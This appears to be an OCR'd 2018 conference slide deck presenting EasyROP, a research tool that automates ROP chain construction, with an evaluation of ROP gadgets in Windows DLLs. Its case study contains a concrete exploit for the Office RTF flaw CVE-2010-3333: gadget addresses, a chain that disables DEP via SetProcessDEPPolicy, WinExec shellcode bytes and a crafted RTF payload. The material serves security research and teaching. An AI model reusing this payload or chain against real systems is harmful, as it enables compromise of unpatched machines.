When ROP meets Turing: Automatic Generation of ROP Chains using Turing-Complete Instruction Sets

Daniel Uroz, Ricardo J. Rodríguez
danieluroz@protonmail.com, rjrodriguez@unizar.es

Centro Universitario de la Defensa Zaragoza

April 13, 2018

HITB 2018
Amsterdam, Netherlands

$whoami

- BSc. in Informatics (2016)
- Junior malware analyst
- Researcher at University of Zaragoza

- **Ph.D. in Comp. Sc.** (2013)
- Assistant Professor at Centro Universitario de la Defensa, General Military Academy (Zaragoza, Spain)
- Research interests
  - Security-driven engineering
  - Malware analysis
  - RFID/NFC security

Agenda

1. Introduction
2. `EasyROP`: Description of the tool
3. Executional Adversary Power in Windows OSes
4. Case Study: CVE-2010-3333
5. Conclusions

Agenda

1 Introduction

2 EasyROP: Description of the tool

3 Executional Adversary Power in Windows OSes

4 Case Study: CVE-2010-3333

5 Conclusions

Introduction

- **Software systems are large and complex**
- Fixed time-to-market urges developers to finish as soon as possible
  - **Who cares of software quality?** (or other attributes)
- **Consequence: software vulnerabilities on the rise**
  - 6 to 16 software bugs per 1,000 lines of code (approximately)

Introduction

Presence of software memory errors → control-flow hijacking attacks

- Legitimate control-flow of the program is hijacked
- **Arbitrary code inserted AND executed by the adversary**

Introduction

Presence of software memory errors → control-flow hijacking attacks

- Legitimate control-flow of the program is hijacked
- **Arbitrary code inserted AND executed by the adversary**

Different defense approaches

- Control-flow integrity approaches (e.g., type-safe languages, stack cookies, inline software guards)
- **Isolate malicious code prior execution** (e.g., tainting, run-time elimination, W⊕X)

Further reading:

van der Veen, V.; dutt Sharma, N.; Cavallaro, L. & Bos, H. **Memory Errors: The Past, the Present, and the Future**. Proceedings of the 15th International Symposium on Research in Attacks, Intrusions, and Defenses *(RAID), Springer Berlin Heidelberg, 2012, 86-106. doi: 10.1007/978-3-642-33338-5_5*

Introduction

W⊕X – Write-xor-Execute memory pages

- Widely used defense mechanism against **control-flow hijacking attacks**
  - Almost every current OS incorporates it natively

Introduction

W⊕X – Write-xor-Execute memory pages

- Widely used defense mechanism against **control-flow hijacking attacks**
  - Almost every current OS incorporates it natively
- **Concept**: **memory pages are either writable or executable, but not both**
  - An adversary can still inject code, **but its execution is prevented**

Introduction

W⊕X – Write-xor-Execute memory pages

Hardware support

- **NX-bit** on AMD Athlon 64
- **XD-bit** on Intel P4 Prescott

Software support

- **Linux** (via PaX project); OpenBSD
- **Windows (from XP SP2 onward)** (aka Data Execution Prevention, DEP)
  - Windows ♥ to rename every f***ing single thing

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you (as attacker) are fucked

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you (as attacker) are fucked

Wait a minute!

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you (as attacker) are fucked

Wait a minute!

IDEA

Since we can write the stack... and stack also stores the return addresses of the control-flow when (legitimately) diverted... **can we use memory addresses pointing to ALREADY EXISTING code?** → Yes!

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you (as attacker) are fucked

Wait a minute!

IDEA

Since we can write the stack... and stack also stores the return addresses of the control-flow when (legitimately) diverted... **can we use memory addresses pointing to ALREADY EXISTING code?** → Yes!

Return-Oriented Programming (ROP)

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you (as attacker) are fucked

Wait a minute!

IDEA

Since we can write the stack... and stack also stores the return addresses of the control-flow when (legitimately) diverted... **can we use memory addresses pointing to ALREADY EXISTING code?** → Yes!

Return-Oriented Programming (ROP)

- In memory pages that already have execution privileges
- Since these pages can execute, **they are not captured by W⊕X protection**

Introduction

Defeating W⊕X protection

Control-flow is redirected to the stack

- W⊕X prevents execution. Roughly speaking, you (as attacker) are fucked

Wait a minute!

IDEA

Since we can write the stack... and stack also stores the return addresses of the control-flow when (legitimately) diverted... **can we use memory addresses pointing to ALREADY EXISTING code?** → Yes!

Return-Oriented Programming (ROP)

- In memory pages that already have execution privileges
- Since these pages can execute, **they are not captured by W⊕X protection**

ROP enables an adversary to induce arbitrary execution behavior while injecting no code (just pointers to existing code!)

ROP attacks

- Hijack control-flow **without** executing new code
- **Redirect control-flow to chunks of code already available in the memory space of the process**
  - Recall **x86 ISA has variable size!**
  - ROP gadget: set of instructions that ends with `retn`

Introduction

Return-Oriented-Programming attacks

ROP attacks

- Hijack control-flow **without** executing new code
- **Redirect control-flow to chunks of code already available in the memory space of the process**
  - Recall **x86 ISA has variable size!**
  - ROP gadget: set of instructions that ends with `retn`

```
b8 89 41 08 c3      mov eax, 0xc3084189
```

```
89 41 08            mov [ecx+8], eax
c3                  ret
```

Introduction

Return-Oriented-Programming attacks

ROP attacks

- Hijack control-flow **without** executing new code
- **Redirect control-flow to chunks of code already available in the memory space of the process**
  - Recall **x86 ISA has variable size!**
  - ROP gadget: set of instructions that ends with `retn`

```
b8 89 41 08 c3        mov eax, 0xc3084189

89 41 08              mov [ecx+8], eax
c3                    ret
```

	Stack	
	...	
esp →	0x7c37638d	→ pop ecx; ret
	0xF13C1A02	
	0x7c341591	→ pop edx; ret
	0xBAADF00D	
	0x7c367042	→ xor eax, eax; ret
	0x7c34779f	→ add eax, ecx; ret
	0x7c347f97	→ mov ebx, eax; ret
	...	

Introduction

- **Adversary controls the order of execution of ROP gadgets**
- **ROP chain**: set of ROP gadgets chained by the adversary

Introduction

- **Adversary controls the order of execution of ROP gadgets**
- **ROP chain**: set of ROP gadgets chained by the adversary
- *How to defeat the W⊕X protection?*
  - Build a ROP chain to deactivate the protection! First, set CPU registers to specific values. Then,
    - Execute `memprot()` syscall (in GNU/Linux)
    - Execute *SetDEPProcessPolicy()* (in Windows)
    - ...


Introduction

- **Adversary controls the order of execution of ROP gadgets**
- **ROP chain**: set of ROP gadgets chained by the adversary
- *How to defeat the W⊕X protection?*
  - Build a ROP chain to deactivate the protection! First, set CPU registers to specific values. Then,
    - Execute `memprot()` syscall (in GNU/Linux)
    - Execute *SetDEPProcessPolicy()* (in Windows)
    - ...

Executional adversary power

- **The already existing code in the process's memory space determines what the adversary can do**


Introduction



Church-Turing hypothesis

Any real world computation can be translated into an equivalent computation involving a Turing machine

Introduction



Church-Turing hypothesis

Any real world computation can be translated into an equivalent computation involving a Turing machine

Under this hypothesis, we can build a type of Turing-machine (namely, Random-access machine) that performs equivalent computations as the ones performed by a ROP chain

Introduction

Random-access machine (RAM) operations

- Load a constant into a register (`lc`)
- Move a register to another register (`move`)
- Load a value from memory (`load`)
- Store a value into memory (`store`)
- Add and subtract a value from memory (`add` and `sub`, respectively)
- Perform logic operations (`xor`, `and`, `or`, `not`)
  - Simplification by De Morgan's Laws: `and`/`or` + `xor`/`not`
- Perform conditional branches (`cond1`, `cond2`)
  - First, transfer the value of a conditional flag to a general purpose register
  - Then, use such a register as an offset to modify the stack pointer register

Introduction

WORK HYPOTHESIS

If we find **at least** *a single ROP gadget that performs each of those operations,* **we can solve any computational problem**

Introduction

WORK HYPOTHESIS

If we find **at least** *a single ROP gadget that performs each of those operations,* **we can solve any computational problem**


Random-access machine operations defined as ROP gadgets

`xchg dst, src;` `ret;`	`push src;` `pop dst;` `ret;`	`xor dst, dst;` `ret;` `add dst, src;` `ret;`	`xor dst, dst;` `ret;` `neg src;` `ret;` `sub dst, src;` `ret;`

Examples of *Move a register to another register* (`move`) operation


Introduction

Goal: evaluate the executional adversary power



Introduction

Goal: evaluate the executional adversary power



Main contributions

- `EasyROP` **tool**
  - *Input*: binary + ROP chain (specified as random-access machine operations in a text file)
  - *Output*: ROP gadgets to implement such a chain
- **Evaluation of the executional adversary power in Windows OSes**
  - Still the predominant platform of attacks
  - We consider Windows in 32-bits and 64-bits flavors
- **Example of ROP chain generation with a real vulnerability**
  - Namely, CVE-2010-3333

Agenda

EasyROP: Tool Description


- **Multi-platform**
- **Automate ROP chains using sequences of Turing operations**
- **Allow extension** (other architectures, user-defined operations)

EasyROP: Tool Description

- **Multi-platform**
- **Automate ROP chains using sequences of Turing operations**
- **Allow extension** (other architectures, user-defined operations)

External tools used

- Python3 + pefile
- **Capstone Disassembly Framework**
  - Our tool is part of the Capstone's showcases!
- XML



EasyROP: Description of the tool

Features

Automate the creation of ROP chains

```
lc(ecx)
lc(edx)
move(reg3, ecx)
move(reg4, reg3)
```

EasyROP: Description of the tool
Features

Automate the creation of ROP chains

`lc(ecx)` `lc(edx)` `move(reg3, ecx)` `move(reg4, reg3)`	$\longrightarrow$	`pop ecx; ret` `pop edx; ret` `xor eax, eax; ret` `add eax, ecx; ret` `mov ebx, eax; ret`

EasyROP: Description of the tool

Features

Creation of user-specified operations (supports XML)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE operations [
        <!ELEMENT operations (operation)+>
        <!ELEMENT operation (set)+>
        <!ATTLIST operation
                name CDATA #REQUIRED>
        <!ELEMENT set (ins)+>
        <!ELEMENT ins (reg1|reg2)*>
        <!ATTLIST ins
                mnemonic CDATA #REQUIRED>
        <!ELEMENT reg1 (#PCDATA)>
        <!ATTLIST reg1
                value CDATA #IMPLIED>
        <!ELEMENT reg2 (#PCDATA)>
        <!ATTLIST reg2
                value CDATA #IMPLIED>
        ]>
```

EasyROP: Description of the tool

Features

Creation of user-specified operations (supports XML)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE operations [
        <!ELEMENT operations (operation)+>
        <!ELEMENT operation (set)+>
        <!ATTLIST operation
                name CDATA #REQUIRED>
        <!ELEMENT set (ins)+>
        <!ELEMENT ins (reg1|reg2)*>
        <!ATTLIST ins
                mnemonic CDATA #REQUIRED>
        <!ELEMENT reg1 (#PCDATA)>
        <!ATTLIST reg1
                value CDATA #IMPLIED>
        <!ELEMENT reg2 (#PCDATA)>
        <!ATTLIST reg2
                value CDATA #IMPLIED>
        ]>
```

```
<operations>
    <operation name="move">
        <set>
            <ins mnemonic="xor">
                <reg1>dst</reg1>
                <reg2>dst</reg2>
            </ins>
            <ins mnemonic="add">
                <reg1>dst</reg1>
                <reg2>src</reg2>
            </ins>
        </set>
    </operation>
</operations>
```

EasyROP: Description of the tool

Release notes

Released under GNU GPLv3 license, hosted on GitHub:

`https://github.com/uZetta27/EasyROP`

Give it a try!

Agenda

Executional Adversary Power in Windows OSes

Experimental test-bed

Search for all Random-Access Machine operations on Windows

- **Subset of `KnownDLLs` Windows object** (+ `ntdll.dll`)
  - Contains most used system DLLs: `advapi32.dll`, `comdlg32.dll`, `gdi32.dll`, `kernel32.dll`, `ole32.dll`, `rpcrt4.dll`, `shell32.dll`,`user32.dll`, `wldap32.dll`
  - `ntdll.dll` is part of Windows PE loader (always in memory!)
- **Test environment**
  - Intel Core i7, 8GB RAM, 256 GB SSD
  - Oracle VirtualBox: 4GB RAM, 32GB HDD

- **Operating Systems** (32/64 bits)
  - Windows XP Professional
  - Windows 7 Professional
  - Windows 8.1 Pro
  - Windows 10 Education

Executional Adversary Power in Windows OSes

Experimental test-bed

Search for all Random-Access Machine operations on Windows

- **Subset of `KnownDLLs` Windows object** (+ `ntdll.dll`)
  - Contains most used system DLLs: `advapi32.dll`, `comdlg32.dll`, `gdi32.dll`, `kernel32.dll`, `ole32.dll`, `rpcrt4.dll`, `shell32.dll`,`user32.dll`, `wldap32.dll`
  - `ntdll.dll` is part of Windows PE loader (always in memory!)
- **Test environment**
  - Intel Core i7, 8GB RAM, 256 GB SSD
  - Oracle VirtualBox: 4GB RAM, 32GB HDD

- **Operating Systems** (32/64 bits)
  - Windows XP Professional
  - Windows 7 Professional
  - Windows 8.1 Pro
  - Windows 10 Education

Executional Adversary Power in Windows OSes
Evaluation

Version	32-bit	64-bit
Windows XP	✗	✗
Windows 7	✗	✗
Windows 8.1	✓	✗
Windows 10	✓	✗

Summary of results

- `shell32.dll + {ntdll.dll, kernel32.dll}`: **enough gadgets to conform all Random-Access machine operations** (as we defined them)

Executional Adversary Power in Windows OSes

Evaluation

Version	32-bit	64-bit
Windows XP	×	×
Windows 7	×	×
Windows 8.1	✓	×
Windows 10	✓	×

Summary of results

- `shell32.dll + {ntdll.dll, kernel32.dll}`: **enough gadgets to conform all Random-Access machine operations** (as we defined them)
- **All operations but conditional branches ⟶ 100 % in all OSes with just `ntdll.dll`!!!**
  - **ROP gadgets that implement conditional branches can be extended** (i.e., results may be better)

Agenda

1. Introduction
2. `EasyROP`: Description of the tool
3. Executional Adversary Power in Windows OSes
4. Case Study: CVE-2010-3333
5. Conclusions

Case Study: CVE-2010-3333

- **Microsoft Office vulnerability**
  - Affected versions: Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, and Office for Mac 2011
- **Disclosed in September 2010**
- Subsequently patched in MS10-087 (published in November 09, 2010)

Case Study: CVE-2010-3333


- **Microsoft Office vulnerability**
  - Affected versions: Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, and Office for Mac 2011
- **Disclosed in September 2010**
- Subsequently patched in MS10-087 (published in November 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Attack was delivered via **spear phishing attaching a specially crafted Rich Text Format (RTF) document exploiting CVE-2010-333**
  - RTF file starts with the tag "`{rtf1`" and consists of unformatted text, control words, control symbols, and groups enclosed in braces

```
{\rtf1{
....
{\shp{\sp{\sn pFragments}{\sv value}}}
}
}
```

Case Study: CVE-2010-3333

- **Microsoft Office vulnerability**
  - Affected versions: Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, and Office for Mac 2011
- **Disclosed in September 2010**
- Subsequently patched in MS10-087 (published in November 09, 2010)
- **November 2012: attack to NATO's Special Operations Headquarters**
  - Attack was delivered via **spear phishing attaching a specially crafted Rich Text Format (RTF) document exploiting CVE-2010-333**
  - RTF file starts with the tag "`{rtf1`" and consists of unformatted text, control words, control symbols, and groups enclosed in braces

```
{\rtf1{
....
{\shp{\sp{\sn pFragments}{\sv value}}}
}
}
```



Case Study: CVE-2010-3333


- **Stack-based BOF in function in charge of parsing RTF file**
- Example: `MSO.DLL` 11.0.5606
  - MD5 251C11444F614DE5FA47ECF7275E7BF1
  - Microsoft Office 2003 suite

```
0x30f4cc5d  push ebp
0x30f4cc5e  mov ebp, esp
0x30f4cc60  sub esp, 0x14
(...)
0x30f4cc93  call dword [eax + 0x1c] ;  calls to MSO.30e9eb62
0x30f4cc96  mov eax, dword [ebp + 0x14]
0x30f4cc99  push dword [ebp + 0x18]
0x30f4cc9c  mov edx, dword [ebp - 0x10]
0x30f4cc9f  neg eax
0x30f4cca1  sbb eax, eax
0x30f4cca3  lea ecx, [ebp - 8]
0x30f4cca6  and eax, ecx
0x30f4cca8  push eax
0x30f4cca9  push dword [ebp + 8]
0x30f4ccac  call 0x30f4cb1d
0x30f4ccb1  test al, al
0x30f4ccb3  je 0x30f4cd51
(...)
0x30f4cd51  pop esi
0x30f4cd52  pop ebx
0x30f4cd53  pop edi
0x30f4cd54  leave
0x30f4cd55  ret 0x14
```

```
0x30e9eb62  push edi
0x30e9eb63  mov edi, dword [esp + 0xc]
0x30e9eb67  test edi, edi
0x30e9eb69  je 0x30e9eb92
0x30e9eb6b  mov eax, dword [esp + 8]
0x30e9eb6f  mov ecx, dword [eax + 8]
0x30e9eb72  and ecx, 0xffff
0x30e9eb78  push esi
0x30e9eb79  mov esi, ecx
0x30e9eb7b  imul esi, dword [esp + 0x14]
0x30e9eb80  add esi, dword [eax + 0x10]
0x30e9eb83  mov eax, ecx
0x30e9eb85  shr ecx, 2
0x30e9eb88  rep movsd es:[edi], dword ptr [esi]
0x30e9eb8a  mov ecx, eax
0x30e9eb8c  and ecx, 3
0x30e9eb8f  rep movsb es:[edi], byte ptr [esi]
0x30e9eb91  pop esi
0x30e9eb92  pop edi
0x30e9eb93  ret 0xc
```

Case Study: CVE-2010-3333

Building the ROP chain



SetProcessDEPPolicy function
Secure | https://msdn.microsoft.com/en-us/library/windows/desktop/bb736299(v=vs.85).aspx

... > Memory Management Functions > SetProcessDEPPolicy

SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

Syntax

C++

```
BOOL WINAPI SetProcessDEPPolicy(
  _In_ DWORD dwFlags
);
```

- **We only need to pass to this function a zero value**
  - Assume that the function address is known
- **After executing it, we can directly jump to our shellcode at the stack**
  - We need to know the address of `esp` value
  - We could also jump to a ROP gadget containing a divert to the stack...

Case Study: CVE-2010-3333

INSTRUCTION SET REFERENCE, N-Z

PUSHA/PUSHAD—Push All General-Purpose Registers

Opcode	Instruction	Op/ En	64-Bit Mode	Compat/ Leg Mode	Description
60	PUSHA	A	Invalid	Valid	Push AX, CX, DX, BX, original SP, BP, SI, and DI.
60	PUSHAD	A	Invalid	Valid	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI.

`eax`	????
`ecx`	????
`edx`	????
`ebx`	00000000
`esp`	*address3*
`ebp`	*@SetProcessDEPPolicy()*
`esi`	*address1*
`edi`	*address1*
`eip`	????

CPU state (before `pushad`)

`esp` →	*address1*	(value of `edi`)
	address1	(value of `esi`)
	@SetProcessDEPPolicy()	(value of `ebp`)
	address3	(value of `esp`)
	00000000	(value of `ebx`)
	????	(value of `edx`)
	????	(value of `ecx`)
	????	(value of `eax`)
address3 →	(exploit payload)	
	(...)	

Stack state (after `pushad`)


Case Study: CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

Case Study: CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

- `MSO.DLL` file as input
  - No ASLR compatible ⌣̈
- Execution parameter `-depth 2`
  - ~ 72 seconds



/SafeSEH Module Scanner

SEH mode	Base	Limit	Module versio	ASLR enable	NX ena	Module Name
/SafeSEH ON	0x77390000	0x773d5000	6.1.7600.1638	On	On	C:\Windows\System32\Wldap32.dll
/SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\RICHED20.DLL
/SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FNAME.DLL
/SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\MSO.DLL
/SafeSEH OFF	0x30000000	0x30baa000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
/SafeSEH OFF	0x3f40000	0x400b000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdigraph.dll
/SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdiui.dll
/SafeSEH OFF	0x2f00000	0x2f7d000	11.0.5315	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\INTLNAME.DLL

Case Study: CVE-2010-3333

```
nop()
lc(edi)
lc(esi)
lc(ebx)
lc(ebp)
pushad()
```

```
nop()
  ...
  0x30c92448: ret
lc(edi)
  ...
  0x30cae25c: pop edi ; ret
lc(esi)
  ...
  0x30ca32fd: pop esi ; ret
lc(ebx)
  ...
  0x30ca3654: pop ebx ; ret
lc(ebp)
  ...
  0x30ca32d1: pop ebp ; ret
pushad()
  ...
  0x30ce03b5: pushal ; ret
```


P /SafeSEH Module Scanner

SEH mode	Base	Limit	Module versio	ASLR enable	NX ena	Module Name
/SafeSEH ON	0x77390000	0x773d5000	6.1.7600.1638	On	On	C:\Windows\System32\Wldap32.dll
/SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\RICHED20.DLL
/SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\FNAME.DLL
/SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\microsoft shared\OFFICE11\MSO.DLL
/SafeSEH OFF	0x30000000	0x30baa000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
/SafeSEH OFF	0x3f40000	0x400b000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdigraph.dll
/SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\mdivi.dll
/SafeSEH OFF	0x2f00000	0x2f7d000	11.0.5315	Off	Off	C:\PROGRA~1\COMMON~1\MICROS~1\SMARTT~1\INTLNAME.DLL


Case Study: CVE-2010-3333

```
33C0       xor eax, eax
50         push eax
6863616C63 push 'calc'
8BC4       mov eax, esp
6A05       push 5
50         push eax
BFFDE53377 mov edi, kernel32.WinExec
FFD7       call edi
```

```
{\rtf1{\shp{\sp{\sn pFragments}{\sv 1;4;010
0020000014141414141414141414141414141414141
4141414824c930000000000000000000000000000000
00000000000
5ce2ca30
4824c930
fd32ca30
4824c930
5436ca30
00000000
d132ca30
2f602e77
b503ce30
33c0506863616c638bc46a0550bffde53377ffd7}}}}
```



Case Study: CVE-2010-3333



Agenda

Conclusions

- `EasyROP` **tool** (`https://github.com/uZetta27/EasyROP`)
  - Automates the construction of a ROP chain specified as Random-Access machine operations
  - Allows user-defined operations using XML
- **Existence of ROP gadgets determines the *executional adversary power***
  - Roughly speaking, *what can an adversary perform using ROP attacks?*
- **Evaluation of executional adversary power in different OSes**
  - More in 32-bit than in 64-bit systems
  - **Enough gadgets to conform all Random-Access machine operations** (`shell32.dll + {ntdll.dll, kernel32.dll}`)
  - **All operations but conditional branches** (`ntdll.dll`)
    - Note that **these results are highly dependable of how we defined the Random-Access machine operations (!)**

Conclusions

When ROP meets Turing: Automatic Generation of ROP Chains using Turing-Complete Instruction Sets

Daniel Uroz, Ricardo J. Rodríguez

danieluroz@protonmail.com, rjrodriguez@unizar.es

Centro Universitario de la Defensa Zaragoza

April 13, 2018

HITB 2018

Amsterdam, Netherlands